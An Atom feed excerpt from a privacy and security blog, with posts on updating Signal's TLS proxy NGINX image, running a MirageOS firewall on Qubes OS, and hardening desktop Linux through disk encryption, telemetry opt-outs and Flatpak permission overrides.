
</span></span></code></pre></div><p>You should now be able to ssh into your Dropbear upon reboot. Use <code>zfsunlock</code> to unlock the <code>rpool/ROOT</code> dataset :)</p>
<p><img loading="lazy" src="/images/dropbear-proxmox-zfs.png" alt="Dropbear with Proxmox ZFS"  />
</p>
]]></content>
      </entry>
      <entry>
        <title>Update your Signal TLS Proxy</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/proxies/update-your-signal-tls-proxy/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/proxies/update-your-signal-tls-proxy/</id>
        <published>2022-10-15T00:00:00Z</published>
        <updated>2023-03-13T16:19:15-04:00</updated>
        <summary type="html">Given the current censorship situation in Iran, I decided to have a look at the Signal TLS Proxy.
One thing immediately jumped out - the NGINX image has not been updated for years. In fact, NGINX 1.18 is so old that it has gone end of life for a year and a half as of this writing.
If you are deploying or maintaining a Signal TLS Proxy, I highly recommend that you use the upstream nginx:alpine image instead.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="/images/plz-merge.jpg" alt="Signal"  />
</p>
<p>Given the current censorship situation in Iran, I decided to have a look at the <a href="https://github.com/signalapp/Signal-TLS-Proxy">Signal TLS Proxy</a>.</p>
<p>One thing immediately jumped out - the NGINX image has not been updated <a href="https://github.com/signalapp/Signal-TLS-Proxy/blob/ac94d6b869f942ec05d7ef76840287a1d1f487f9/nginx-relay/Dockerfile#L9">for years</a>. In fact, NGINX 1.18 is so old that it has gone end of life for <a href="https://endoflife.date/nginx">a year and a half</a> as of this writing.</p>
<p>If you are deploying or maintaining a Signal TLS Proxy, I highly recommend that you use the upstream <code>nginx:alpine</code> image instead.</p>
<p>My Docker Compose setup can be found <a href="https://github.com/ArcticFoxes-net/Signal-TLS-Proxy">here</a>. I have also fixed the missing <code>:Z</code> flag for mountpoints and and dropped privileges to reduce the attack surface. I made a couple of pull requests for these changes, but Signal is being very slow on reviewing and merging them, so&hellip; yeah.</p>
<ul>
<li><a href="https://github.com/signalapp/Signal-TLS-Proxy/pull/24">Drop capabilities</a></li>
<li><a href="https://github.com/signalapp/Signal-TLS-Proxy/pull/23">Use upstream NGINX image</a></li>
<li><a href="https://github.com/signalapp/Signal-TLS-Proxy/pull/22">Add :Z for SELinux</a></li>
</ul>
]]></content>
      </entry>
      <entry>
        <title>Firewalling with MirageOS on Qubes OS</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/firewalling-with-mirageos-on-qubes-os/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/qubes/firewalling-with-mirageos-on-qubes-os/</id>
        <published>2022-08-26T00:00:00Z</published>
        <updated>2025-02-03T08:42:42-07:00</updated>
        <summary type="html">MirageOS is a library operating system with which you can create a unikernel for the sole purpose of acting as Qubes OS&amp;rsquo;s firewall. In this post, I will walk you through how to set this up.
Advantages Small attack surface. The unikernel only contains a minimal set of libraries to function, so it has a much smaller attack surface than a general purpose operating system like a Linux distribution or openBSD.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="mirageos.png" alt="MirageOS"  />
</p>
<p><a href="https://mirage.io/">MirageOS</a> is a library operating system with which you can create a unikernel for the sole purpose of acting as Qubes OS&rsquo;s firewall. In this post, I will walk you through how to set this up.</p>
<h2 id="advantages">Advantages</h2>
<ul>
<li>Small attack surface. The unikernel only contains a minimal set of libraries to function, so it has a much smaller attack surface than a general purpose operating system like a Linux distribution or openBSD.</li>
<li>Low resource consumption. You only need about 64MB of RAM for each instance of the Mirage Firewall.</li>
<li>Fast startup time.</li>
</ul>
<h2 id="disadvantages">Disadvantages</h2>
<ul>
<li>No official package for Qubes OS. This means that you need to follow the development process on GitHub and download the new build whenever there is a release.</li>
<li>Does not work well with the Windows PV network driver. With that being said, the Windows PV networking driver is pretty buggy on its own, and I don&rsquo;t recommend that you use it anyways.</li>
</ul>
<h2 id="installing-the-unikernel">Installing the unikernel</h2>
<p>To deploy MirageOS, you need to copy the <code>vmlinuz</code> and <code>initramfs</code> files from their <a href="https://github.com/mirage/qubes-mirage-firewall/releases">releases page</a> to <code>/var/lib/qubes/vm-kernels/mirage-firewall</code> in <code>dom0</code>.</p>
<h3 id="templatevm">TemplateVM</h3>
<p>Create a TemplateVM:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">kernel</span><span class="o">=</span>mirage-firewall <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">kernelopts</span><span class="o">=</span><span class="s1">&#39;&#39;</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">memory</span><span class="o">=</span><span class="m">64</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">maxmem</span><span class="o">=</span><span class="m">64</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">vcpus</span><span class="o">=</span><span class="m">1</span> <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">virt_mode</span><span class="o">=</span>pvh <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>black <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class TemplateVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_template_name
</span></span></code></pre></div><p>Don&rsquo;t worry if the TemplateVM doesn&rsquo;t launch &mdash; we don&rsquo;t need it to.</p>
<h3 id="disposable-template">Disposable Template</h3>
<p>Next, create a disposable template based on the TemplateVM you have just created.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template</span><span class="o">=</span>your_template_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">provides_network</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template_for_dispvms</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>orange <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class AppVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_disposable_template_name
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">qvm-features your_disposable_template_name qubes-firewall <span class="m">1</span>
</span></span><span class="line"><span class="cl">qvm-features your_disposable_template_name no-default-kernelopts <span class="m">1</span>
</span></span></code></pre></div><p>Your disposable templates should now launch and shut down properly.</p>
<h3 id="disposable-firewallvms">Disposable FirewallVMs</h3>
<p>You can now create disposable FirewallVMs based on your disposable template. I recommend replacing <code>sys-firewall</code> with a disposable Mirage firewall. If you use ProxyVMs like <code>sys-whonix</code>, I recommend that you add a disposable Mirage Firewall after the ProxyVM as well, and use it as the net qube for your AppVMs.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">qvm-create <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">template</span><span class="o">=</span>your_disposable_template_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">provides_network</span><span class="o">=</span>True <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --property <span class="nv">netvm</span><span class="o">=</span>your_net_qube_name <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --label<span class="o">=</span>orange <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  --class DispVM <span class="se">\
</span></span></span><span class="line"><span class="cl"><span class="se"></span>  your_firwall_name
</span></span></code></pre></div>]]></content>
      </entry>
      <entry>
        <title>Desktop Linux Hardening</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/desktop-linux-hardening/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/linux/desktop-linux-hardening/</id>
        <published>2022-08-17T00:00:00Z</published>
        <updated>2025-04-18T17:08:08-04:00</updated>
        <summary type="html">Linux is not a secure desktop operating system. However, there are steps you can take to harden it, reduce its attack surface, and improve its privacy.
Before we start&amp;hellip;
Some of the sections will include mentions of unofficial builds of packages like linux‑hardened, akmod, hardened_malloc, and so on. These are not endorsements &amp;mdash; they are merely to show that you have options to easily obtain and update these packages. Using unofficial builds of packages means adding more parties to trust, and you have to evaluate whether it is worth doing so for the potential privacy/security benefits or not.</summary>
          <content type="html"><![CDATA[<p>Linux is <a href="/posts/linux/linux-insecurities/">not a secure desktop operating system</a>. However, there are steps you can take to harden it, reduce its attack surface, and improve its privacy.</p>
<p><strong>Before we start&hellip;</strong></p>
<p>Some of the sections will include mentions of unofficial builds of packages like linux‑hardened, akmod, hardened_malloc, and so on. These are not endorsements &mdash; they are merely to show that you have options to easily obtain and update these packages. Using unofficial builds of packages means adding more parties to trust, and you have to evaluate whether it is worth doing so for the potential privacy/security benefits or not.</p>
<p><img loading="lazy" src="/images/fedora-tux.png" alt="Fedora Tux"  />
</p>
<h2 id="during-installation">During Installation</h2>
<h3 id="drive-encryption">Drive Encryption</h3>
<p>Most Linux distributions have an option within its installer for enabling LUKS full disk encryption. If this option isn&rsquo;t set at installation time, you will have to backup your data and re-install, as encryption is applied after <a href="https://en.wikipedia.org/wiki/Disk_partitioning">disk partitioning</a> but before <a href="https://en.wikipedia.org/wiki/File_system">filesystem</a> creation.</p>
<p>By default, <code>cryptsetup</code> does not set up authenticated encryption. If you are configuring partitioning using the command line, you can enable integrity with the <code>--integrity</code> argument.</p>
<h3 id="encrypted-swap">Encrypted Swap</h3>
<p>Consider using <a href="https://wiki.archlinux.org/title/Dm-crypt/Swap_encryption">encrypted swap</a> or <a href="https://wiki.archlinux.org/title/Swap#zram-generator">ZRAM</a> instead of unencrypted swap to avoid potential security issues with sensitive data being pushed to <a href="https://en.wikipedia.org/wiki/Memory_paging">swap space</a>. While ZRAM can be set up post-installation, if you want to use encrypted swap, you should set it up while partitioning your drive.</p>
<p>Depending on your distribution, encrypted swap may be automatically set up if you choose to encrypt your drive. Fedora <a href="https://fedoraproject.org/wiki/Changes/SwapOnZRAM">uses ZRAM by default</a>, regardless of whether you enable drive encryption or not.</p>
<h2 id="privacy-tweaks">Privacy Tweaks</h2>
<h3 id="networkmanager-trackability-reduction">NetworkManager Trackability Reduction</h3>
<p>Most desktop Linux distributions including Fedora, openSUSE, Ubuntu, and so on come with <a href="https://en.wikipedia.org/wiki/NetworkManager">NetworkManager</a> by default to configure Ethernet and Wi-Fi settings.</p>
<p>wj25czxj47bu6q has detailed guide on <a href="/posts/linux/networkmanager-trackability-reduction/">trackability reduction with NetworkManager</a> which I highly recommend you check out.</p>
<p>In short, if you use NetworkManager, add the following to your <code>/etc/NetworkManager/conf.d/00-macrandomize.conf</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[device]
</span></span><span class="line"><span class="cl">wifi.scan-rand-mac-address=yes
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">[connection]
</span></span><span class="line"><span class="cl">wifi.cloned-mac-address=random
</span></span><span class="line"><span class="cl">ethernet.cloned-mac-address=random
</span></span></code></pre></div><p>Then, restart your NetworkManager service:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo systemctl restart NetworkManager
</span></span></code></pre></div><p>Finally, set your hostname to <code>localhost</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo hostnamectl hostname <span class="s2">&#34;localhost&#34;</span>
</span></span></code></pre></div><p>Note that randomizing Wi-Fi MAC addresses depends on support from the Wi-Fi card firmware.</p>
<h3 id="other-identifiers">Other Identifiers</h3>
<p>There are other system identifiers which you may wish to be careful about. You should give this some thought to see if it applies to your <a href="/posts/knowledge/threat-modeling/">threat model</a>:</p>
<dl>
<dt>Username</dt>
<dd>Your username is used in a variety of ways across your system. Consider using generic terms like &ldquo;user&rdquo; rather than your actual name.</dd>
<dt>Machine ID</dt>
<dd>During installation a unique machine ID is generated and stored on your device. Consider <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#machine-id">setting it to a generic ID</a>.</dd>
</dl>
<h4 id="system-counting">System Counting</h4>
<p>Many Linux distributions send some telemetry by default to count how many systems are using their software. Consider disabling this depending on your threat model.</p>
<p>The Fedora Project offers a <a href="https://dnf.readthedocs.io/en/latest/conf_ref.html#countme-label">&ldquo;countme&rdquo; variable</a> to much more accurately <a href="https://fedoraproject.org/wiki/Changes/DNF_Better_Counting">count unique systems accessing its mirrors</a> without involving unique IDs. While currently disabled by default, you could add <code>countme=false</code> to <code>/etc/dnf/dnf.conf</code> in case the default changes in the future. On rpm‑ostree systems such as Fedora Silverblue and Kinoite, the <code>countme</code> option can be disabled by <a href="https://coreos.github.io/rpm-ostree/countme/">masking the rpm-ostree-countme timer</a>.</p>
<p><a href="https://en.opensuse.org/openSUSE:Statistics">openSUSE uses a unique ID to count systems</a>, which can be disabled by emptying the <code>/var/lib/zypp/AnonymousUniqueId</code> file.</p>
<p><a href="https://zorin.com/legal/privacy/#census">Zorin OS also uses a unique ID to count systems.</a> You can opt‑out by running <code>sudo apt purge zorin-os-census</code> and optionally holding the package with <code>sudo apt-mark hold zorin-os-census</code> to avoid accidental reinstallation.</p>
<p><a href="https://snapcraft.io/docs/snap-store-metrics">snapd (Snap) assigns a unique ID to your installation and uses it for telemetry.</a> While this is generally not a problem, if your threat model calls for anonymity, you should avoid using Snap packages and uninstall snapd. Accidental reinstallation on Ubuntu can be prevented with <code>sudo apt-mark hold snapd</code>.</p>
<p><em>Of course, this is a non‑exhaustive list of telemetry on different Linux distributions. If you are aware of other tracking mechanisms used by these or other distributions, feel free to make a <a href="https://github.com/PrivSec-dev/privsec.dev/blob/main/content/posts/linux/Desktop%20Linux%20Hardening.md">pull request</a> or <a href="https://github.com/PrivSec-dev/privsec.dev/discussions">discussion post</a> detailing them!</em></p>
<h3 id="keystroke-anonymization">Keystroke Anonymization</h3>
<p>You could be <a href="https://www.whonix.org/wiki/Keystroke_Deanonymization">fingerprinted based on soft biometric traits</a> when you use the keyboard. The <a href="https://github.com/vmonaco/kloak">Kloak</a> package could help you mitigate this threat. It is available as a .deb package from <a href="https://www.kicksecure.com/wiki/Packages_for_Debian_Hosts">Kicksecure&rsquo;s repository</a> and an <a href="https://aur.archlinux.org/packages/kloak-git">AUR package</a>.</p>
<p>With that being said, if your threat model calls for using something like Kloak, you are probably better off just using Whonix.</p>
<h2 id="application-confinement">Application Confinement</h2>
<p>Some sandboxing solutions for desktop Linux distributions do exist; however, they are not as strict as those found in macOS or ChromeOS. Software installed with distro package managers (DNF, APT, etc.) typically have <strong>no</strong> sandboxing or confinement whatsoever. Several projects which aim to tackle this problem are discussed here.</p>
<h3 id="flatpak">Flatpak</h3>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/GkgPIJp8_30" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p><a href="https://flatpak.org">Flatpak</a> aims to be a distribution-agnostic package manager for Linux. One of its main goals is to provide a universal package format which can be used in most Linux distributions. It provides some <a href="https://docs.flatpak.org/en/latest/sandbox-permissions.html">permission control</a>. With that being said, <a href="https://madaidans-insecurities.github.io/linux.html#flatpak">Flatpak sandboxing is quite weak</a>.</p>
<p>You can restrict applications further by setting <a href="https://docs.flatpak.org/en/latest/flatpak-command-reference.html#flatpak-override">Flatpak overrides</a>. This can be done with the command line or by using <a href="https://github.com/tchx84/Flatseal">Flatseal</a>. To deny common dangerous Flatpak permissions globally, run the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo flatpak override --system --nosocket<span class="o">=</span>x11 --nosocket<span class="o">=</span>fallback-x11 --nosocket<span class="o">=</span>pulseaudio --nosocket<span class="o">=</span>session-bus --nosocket<span class="o">=</span>system-bus --unshare<span class="o">=</span>network --unshare<span class="o">=</span>ipc --nofilesystem<span class="o">=</span>host:reset --nodevice<span class="o">=</span>input --nodevice<span class="o">=</span>shm --nodevice<span class="o">=</span>all --no-talk-name<span class="o">=</span>org.freedesktop.Flatpak --no-talk-name<span class="o">=</span>org.freedesktop.systemd1 --no-talk-name<span class="o">=</span>ca.desrt.dconf --no-talk-name<span class="o">=</span>org.gnome.Shell.Extensions
</span></span><span class="line"><span class="cl">flatpak override --user --nosocket<span class="o">=</span>x11 --nosocket<span class="o">=</span>fallback-x11 --nosocket<span class="o">=</span>pulseaudio --nosocket<span class="o">=</span>session-bus --nosocket<span class="o">=</span>system-bus --unshare<span class="o">=</span>network --unshare<span class="o">=</span>ipc --nofilesystem<span class="o">=</span>host:reset --nodevice<span class="o">=</span>input --nodevice<span class="o">=</span>shm --nodevice<span class="o">=</span>all --no-talk-name<span class="o">=</span>org.freedesktop.Flatpak --no-talk-name<span class="o">=</span>org.freedesktop.systemd1 --no-talk-name<span class="o">=</span>ca.desrt.dconf --no-talk-name<span class="o">=</span>org.gnome.Shell.Extensions
</span></span></code></pre></div><p>To allow Flatseal to function after applying the overrides above, run the following command:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">flatpak --user override com.github.tchx84.Flatseal --filesystem<span class="o">=</span>/var/lib/flatpak/app:ro --filesystem<span class="o">=</span>xdg-data/flatpak/app:ro --filesystem<span class="o">=</span>xdg-data/flatpak/overrides:create
</span></span></code></pre></div><p>Note that this only helps with lax, high‑level default permissions and cannot solve the low‑level issues like <code>/proc</code> and <code>/sys</code> access or an insufficient seccomp blacklist.</p>
<p>Some sensitive permissions of note:</p>
<ul>
<li><code>--share=network</code>: network and internet access</li>
<li><code>--socket=pulseaudio</code>: the PulseAudio socket, grants access to all audio devices (including inputs)</li>
<li><code>--socket=session-bus</code>: access to the entire session bus, which can be used to break out of the sandbox by abusing dangerous D‑Buses.</li>
<li><code>--socket=system-bus</code>: access to the entire system bus, which can be used to break out of the sandbox by abusing dangerous D‑Buses.</li>
<li><code>--device=all</code>: access to all devices (including webcams)</li>
<li><code>--talk-name=org.freedesktop.secrets</code>: D‑Bus access to secrets stored on your keychain</li>
<li><code>--talk-name=org.freedesktop.Flatpak</code>: D‑Bus access to run <code>flatpak run</code>. This D‑Bus is a sandbox escape.</li>
<li><code>talk-name=org.freedesktop.systemd1</code>: D‑Bus access to systemd. This D‑Bus can be used to load in systemd services with arbitary code and run them.</li>
<li><code>--talk-name=ca.desrt.dconf</code>: D‑Bus access to dconf. This D‑Bus can be abused to run arbitary commands by changing key bindings.</li>
<li><code>--talk-name=org.gnome.Shell.Extensions</code>: D‑Bus access to install and manage GNOME shell extensions. This D‑Bus can be abused to add malicious extensions to GNOME.
If an application works natively with Wayland (<em>not</em> running through the <a href="https://wayland.freedesktop.org/xserver.html">XWayland</a> compatibility layer), consider revoking its access to X11 (<code>--nosocket=x11</code>) and the <a href="https://en.wikipedia.org/wiki/Unix_domain_socket">inter‑process communications (IPC)</a> socket (<code>--unshare=ipc</code>) as well.</li>
</ul>
<p>Many Flatpak apps ship with broad filesystem permissions such as <code>--filesystem=home</code> and <code>--filesystem=host</code>. Some applications implement the <a href="https://docs.flatpak.org/en/latest/portal-api-reference.html">Portal API</a>, which allows a file manager to pass files to the Flatpak application (e.g. VLC) without specific filesystem access privileges. Despite this, many of them <a href="https://github.com/flathub/org.videolan.VLC/blob/master/org.videolan.VLC.yaml">still declare <code>--filesystem=host</code></a>.</p>
<p>My strategy to deal with this is to revoke all filesystem access first, then test if an application works without it. If it does, it means the app is already using portals and no further action is needed. If it doesn&rsquo;t, then I start granting permission to specific directories.</p>
<p>As odd as this may sound, <strong>you should not enable (blind) unattended updates of Flatpak packages</strong>. If you or a Flatpak frontend (app store) simply executes <code>flatpak update -y</code>, Flatpaks will be automatically granted any new permissions declared upstream without notifying you. Enabling automatic updates with GNOME Software is fine, as it does not automatically update Flatpaks with permission changes and notifies the user instead.</p>
<h3 id="snap">Snap</h3>
<p>Snap is another distribution-agnostic package manager with some sandboxing support. It is developed by Canonical and heavily promoted in Ubuntu.</p>
<p>Snap packages come in <a href="https://snapcraft.io/docs/snap-confinement">two variants</a>: classic, with no confinement, and strictly confined, where AppArmor and cgroups v1 are used to facilitate sandboxing. If a snap uses classic confinement (&ldquo;classic snap&rdquo;), you are better off installing an equivalent package from your distribution&rsquo;s repository if possible. If your system does not have AppArmor, then you should avoid Snap entirely. Additionally, most modern systems outside of Ubuntu and its derivatives use cgroups v2 by default, so you have to set <code>systemd.unified_cgroup_hierarchy=0</code> in your kernel parameters to get cgroups v1 working.</p>
<p>Snap permissions can be managed via the Snap Store or Ubuntu&rsquo;s custom patched GNOME Control Center.</p>

